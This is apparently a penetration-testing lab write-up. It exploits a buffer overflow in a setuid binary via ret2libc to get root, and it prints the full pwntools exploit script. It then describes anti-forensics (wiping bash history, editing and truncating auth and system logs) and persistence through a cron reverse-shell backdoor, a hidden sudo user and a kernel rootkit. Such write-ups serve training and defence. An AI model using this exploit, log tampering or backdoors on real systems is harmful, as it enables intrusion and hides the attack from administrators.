The program is straightforward: it expects a single argument (which can be anything, as it is not actually used in the program) and then reads input from the user. If the user's input matches the hard-coded password `FakeSecurePassword!`, the program opens the `/home/access.log` file and prints its content line by line.

Analyzing how the program processes the user's input, it is clear that the program is vulnerable to a buffer overflow. The instruction `read(0, buffer, 0x400)` reads up to 0x400 (1024) bytes and stores them in `char buffer[500];`, which is an array of 500 bytes. This allows us to overflow the buffer and overwrite the return address on the stack, hijacking the execution flow.

Knowing that the binary is vulnerable to a buffer overflow, we used the `checksec` tool to examine the binary's properties and understand which countermeasures (if any) have been implemented to protect it.

```

[(kali㉿kali)-[~]]$ checksec read_logs found, but can be installed
[*] '/home/kali/read_logs'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: executable
NX: unknown - GNU_STACK missing
PIE: enabled
Stack: Executable

```

Figure 3.52: Output of checksec

We observed that the stack is executable and there is no canary present, which is a good news for us. After that, we verified whether ASLR (Address Space Layout Randomization) was disabled on the target machine:

```
john@johnserver:/home/john$ cat /proc/sys/kernel/randomize_va_space
0
john@johnserver:/home/john$ █
```

Figure 3.53: ASLR is disabled on the target host

Since the binary is loading the libc library, our next approach was to perform a **ret2libc** attack. With ASLR disabled, the base address of libc remains consistent across different executions of the program. This allows us to use instructions from libc to find useful gadgets and create a ROP chain.

```
john@johnserver:/home/john/Documents$ ldd read_logs
    linux-vdso.so.1 (0x00007ffff7fce000)
    libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007ffff7dd5000)
    libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007ffff7dba000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7bc8000)
    libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007ffff7a79000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
john@johnserver:/home/john/Documents$ █
```

Figure 3.54: The libc library is loaded

After transferring the executable on our local machine, we replicated the conditions of the target machine by disabling ASLR, changing the file owner to root, and setting the SETUID bit.

```
[(kali㉿kali)-~/Desktop]
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0

[(kali㉿kali)-~/Desktop]
$ sudo chown root:kali read_logs

[(kali㉿kali)-~/Desktop]
$ sudo chmod 6775 read_logs

[(kali㉿kali)-~/Desktop]
$ ll read_logs
-rwsrwsr-x 1 root kali 70736 Jun 22 12:04 read_logs

[(kali㉿kali)-~/Desktop]
$ █
```

Figure 3.55: Creating the same settings of the target host on our local machine

Subsequently, we wrote a Python script using the `pwntools` library on our local machine to verify the feasibility of the `ret2libc` attack. We successfully managed to spawn a root shell:

```
(kali㉿kali)-[~/Desktop/ret2libc]
$ python3 exploit.py
[*] '/home/kali/Desktop/ret2libc/read_logs'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX unknown - GNU_STACK missing
    PIE:       PIE enabled
    Stack:     Executable
    RWX:       Has RWX segments
[*] '/usr/lib/x86_64-linux-gnu/libc.so.6'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     Canary found
    NX:        NX enabled
    PIE:       PIE enabled
[+] Starting local process './read_logs': pid 16603
[*] Switching to interactive mode
Access granted
correctly reading access.log

$ whoami
root
$
```

Figure 3.56: The exploit is working locally

Once the attack was successful on our local machine, we attempted to run the same script (with the base address of libc adjusted) on the target machine. However, the script with the payload did not work on the target host.

After spending some time investigating the issue, we decided to analyze the memory map of the process running on the target machine. To do this, we created a copy of the executable with the user john as the owner so we could view the memory map. We then ran the executable and analyzed the memory map of the process using its PID.

```
john@johnserver:/home/john/Documents$ ./read_logs_copy a & fg  
[1] 1461 +e0... rockyou.txt exploit-CV... users.txt reportht  
./read_logs_copy a
```

Figure 3.57: Running the executable using `fg` to immediately get the PID

Figure 3.58: Memory map of the process

The command `cat /proc/<PID>/maps` displays the memory mapping of a process. Each running process has a directory named after its PID under the `/proc` virtual filesystem,

and the `maps` file contains information about the memory mappings for the process, including details on all the memory regions it is using.

By analyzing the memory mapping of the process, we discovered that the executable was using the `libc-2.31.so` shared object, which was loaded with the base address `0x7ffff7bcd000`. We then checked the information about the `libc.so.6` file located in the `/lib/x86_64-linux-gnu/` directory, as indicated by the output of `ldd read_logs`. It revealed that `libc.so.6` was actually a **symbolic link** to a specific version of the C standard library: `libc-2.31.so`.

```
john@johnserver:/home/john/Documents$ ldd read_logs
    linux-vdso.so.1 (0x00007ffff7fce000)
    libstdc++.so.6 => /lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007ffff7dd5000)
    libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007ffff7dba000)
    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7bc8000)
    libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007ffff7a79000)
    /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
john@johnserver:/home/john/Documents$ ll /lib/x86_64-linux-gnu/libc.so.6
lrwxrwxrwx 1 root root 12 Nov 22 2023 /lib/x86_64-linux-gnu/libc.so.6 -> libc-2.31.so*
john@johnserver:/home/john/Documents$
```

Figure 3.59: `libc.so.6` is a symbolic link to `libc-2.31.so`

At this point, we modified the base address of the `libc` in our Python script, and it finally worked also on the target host, and we were able to successfully spawn a root shell.

```
john@johnserver:/home/john/Documents$ python3 read_logs.py
Warning: _curses.error: setupterm: could not find terminfo database

Terminal features will not be available. Consider setting TERM variable to your current terminal name (or xterm).
[*] '/home/john/Documents/read_logs'
    Arch: amd64-64-little
    RELRO: Full RELRO
    Stack: No canary found
    NX: NX unknown - GNU_STACK missing
    PIE: PIE enabled
    Stack: Executable
    RWX: Has RWX segments
[*] '/usr/lib/x86_64-linux-gnu/libc-2.31.so'
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE: PIE enabled
[x] Starting local process './read_logs'
[+] Starting local process './read_logs': pid 2996
[*] Switching to interactive mode
Access granted
monica's session was closed [18:43]
monica has logged in via ssh [17:05]
john session was destroyed after timeout [09:13]
john has logged in the joomla server [08:48]
whoami
root
id
uid=0(root) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),117(lxd),120(docker)
```

Figure 3.60: The exploit is now working on the target machine

The following is the exploit that we wrote using the `pwn` tools library:

```

1 from pwn import *
2
3 elf = context.binary = ELF('./read_logs')
4
5 libc = elf.libc
6 # libc.so.6 is a symbolic link to libc-2.31.so
7 libc.address = 0x00007ffff7bcd000
8
9 system_address = p64(libc.symbols.system)
10 setuid_address = p64(libc.symbols.setuid)
11
12 # 20 + 516 = 536 bytes to fill the buffer
13 payload = b'FakeSecurePassword!\x00' # 20 bytes
14
15 payload += b'A'*516
16
17 payload += p64(next(libc.search(asn("pop rdi; ret;"))))
18 payload += p64(0)
19 payload += setuid_address
20 payload += p64(next(libc.search(asn("pop rdi; ret;"))))
21 payload += p64(next(libc.search(b"/bin/sh")))
22 payload += system_address
23
24 p = process(['./read_logs', 'a'])
25 p.sendline(payload)
26 p.interactive()

```

Figure 3.61: Python script to perform a ret2libc attack

The structure of the exploit is relatively straightforward:

- We first set the base address of the libc library and retrieve the addresses of the `system()` and `setuid()` functions from libc.
- Next, we initialize the payload with the hard-coded password found in the binary to ensure the match is true and the content of `/home/access.log` gets printed (even though this is not necessary for the exploit to work). We then fill the buffer with 516 bytes of padding, so we have 536 bytes in total, before overwriting the return address (this number was determined using Ghidra).

Since `read_logs` is a 64-bit executable, the arguments passed to functions are stored in registers, not on the stack. Specifically, the first argument to functions is saved in the RDI register. To place the desired argument in the RDI register, we use a gadget: `pop rdi; ret;`. This gadget is crucial for preparing arguments for libc function calls.

- We place **0** inside the RDI register in order to set the argument for the `setuid()` function, which is used to set the effective user ID of the calling process. This is necessary to prevent root privileges from being dropped.
- We then use another gadget to place the string `/bin/sh` inside the RDI register, which will be the argument for the `system()` function to spawn a shell.

Finally, after preparing the correct payload, we run the executable with a random argument and send the constructed payload to the process.

Cleaning Traces and set up Persistent Access


After obtaining root privileges, we must establish a way to maintain **persistent access** to the system (for instance, in case the vulnerabilities we have found are patched in the future) and **clean traces** of our actions in the virtual machine.

Cleaning Traces

Cleaning traces is a fundamental step in post-exploitation. Ideally, we want to leave the system in the same condition in which we found it, making it less likely that the victim will realize it has been compromised.

Several steps can be taken to remove traces of our presence in the Joomla web application:

- After gaining persistent access, modify the `login.php` template to remove the PHP code we inserted in order to trigger the reverse shell (as shown in figure 2.32).
- Remove the installed plugin for the second method to gain a reverse shell (as shown in figure 2.37, as it may raise some suspicion, even if it does not have a peculiar name).
- Delete the entry in the `Users Actions Log` that indicates user `superjohn` installed our plugin on the web application.



The screenshot shows the Joomla! User Actions Log panel. The left sidebar contains navigation links for Content, Menus, Components, and Users. The main area is titled "User Actions Log" and displays a table of log entries. The table has columns for Action, Extension, Date, Name, and ID. There are checkboxes next to each entry. The first entry is for a user logging in, and the third entry is checked, indicating the user "superjohn" installed a plugin named "Plugin".

Action	Extension	Date	Name	ID
User superjohn logged in to admin	Users	Less than a minute ago. 2024-06-24 11:39:34	John	85
<input checked="" type="checkbox"/> User superjohn installed the plugin Plugin	Installer	6 days ago. 2024-06-18 11:44:54	John	84
User superjohn logged in to admin	Users	6 days ago. 2024-06-18 11:26:21	John	83

Figure 3.62: Log entry in the `Users Actions Log` panel

Here are various steps to remove traces of our presence on the target machine:

- Once we have established persistent access on the target host, we can reset the password hash of the user superjohn in the Joomla web application to the previous one. This can be done by directly accessing the local MySQL database with the “johnadmin” credentials found in figure 1.14. This way, the legitimate admin won’t get suspicious if their credentials remain unchanged.
- Clearing the bash history for users `root`, `john`, and `monica` is crucial. The bash history contains the last commands executed on the shell and can be erased with the command `rm ~/.bash_history` in each user’s directory.
- Remove any files, such as `linpeas.sh` or other tools used during the exploitation (e.g., the source code and executable to exploit the vulnerable version of sudo), which were placed inside the `/tmp` directory.
- Clear SSH logs, which contain authentication information, including successful and failed login attempts. These logs are found at `/var/log/auth.log`.
- Clear network-related logs that may contain information about reverse shells obtained during exploitation. The main files to look for are:
 - `/var/log/syslog`: general systems logs that might contain network activity information.
 - `/var/log/kern.log`: kernel logs that may contain low-level network activity information.
- Clear logs that record file access and modification activities, which can be found in the previously mentioned logs (`/var/log/syslog`, `/var/log/auth.log`, and `/var/log/kern.log`).

When performing such operations, we should also keep all these considerations in mind:

- We can use `grep` or `zgrep` to efficiently navigate the logs while looking for specific information, such as an IP address to hide. It is possible to selectively remove lines matching a specific pattern from the logs with the `sed` command. For instance:
`sed -i 'pattern' /path/to/log`
Alternatively, `grep` can be used to create a new log file, excluding lines matching a given pattern, and then swap the original file with the new one. For example, to remove lines containing `ssh` from `/var/log/auth.log` and swap the log files, use:
`grep -v 'ssh' /var/log/auth.log > /tmp/new_auth.log &&`
`sudo mv /tmp/new_auth.log /var/log/auth.log`.
- Ubuntu typically rotates logs, with older versions found in archives with extensions such as `.gz` and `.1`.
- A common command in Ubuntu to clear the contents of a log file is: `sudo truncate -s 0 /var/log/target.log`, which shrinks the size of the file `target.log` to 0.

Set up Persistent Access

In this section, we will explore different methods for maintaining access to the compromised machine:

- **Setting up a persistent backdoor.** We can create a script named `backup.sh` (commonly used for cronjobs in Unix systems) that periodically executes a bash reverse shell. We need to make sure that this script is inconspicuously placed in a directory such as system files or log directories. To make the backdoor persistent, schedule the script to run at startup using the following command:

```
(crontab -l ; echo "@reboot /usr/local/bin/script.sh") | crontab -
```

It's crucial to have the compromised system listen on a less noticeable port to avoid detection. We could also use encryption; for example, employing `ncat` from the Nmap suite, which supports SSL.

This method of persistent access is challenging to detect unless system changes trigger alerts or if crontabs are monitored by administrators.

- **Creating a SSH user with VNC.** Another approach involves creating a new SSH user configured for Virtual Network Computing (VNC) remote control. This allows the attacker to establish an encrypted connection and interact with the system's GUI. To create this user we can use the command `sudo adduser user`, and then `sudo usermod -aG sudo user` to give it administrative privileges.

Now, we need to switch to the newly created user with `sudo su user` and generate our SSH keys with `ssh-keygen`.

The next step is to install and configure VNC, which can be done with `sudo apt install tightvncserver`. To create the initial configuration we can run `vncserver`, and we will be able to set a password.

Finally, we can create a `systemd` service for VNC, to start at boot.

While this method offers extensive control over the target machine, including shell and potentially GUI access (though in our scenario GUI access is not useful as the target host lacks a graphical interface), it can be detected through various monitoring techniques. This is primarily due to the creation of a new user and the installation of VNC.

- **Installing a rootkit.** A rootkit is malicious software designed to provide persistent, privileged access while concealing its presence. It achieves this by masking files, processes, and network connections, often masquerading as legitimate software. Rootkits can operate at firmware or boot level and are particularly challenging to detect.

There are various in which we can manage to install a rootkit on a remote system. For instance, we could gain local access first and then escalate privileges to install the rootkit ourselves, or we could trick a user into downloading the rootkit (e.g., through phishing), or we could even gain physical access to the target machine.

In Linux, rootkits can be implemented as Loadable Kernel Modules (LKMs), which can be loaded and unloaded into the kernel without needing a reboot. This can be done by using the command `insmod`, which inserts a module into the Linux kernel. For example, we can run the command `insmod rootkit.ko`.

Rootkits are stealthy by nature, but they can still be detected through Kernel Module Detection and Log Monitoring, among other strategies.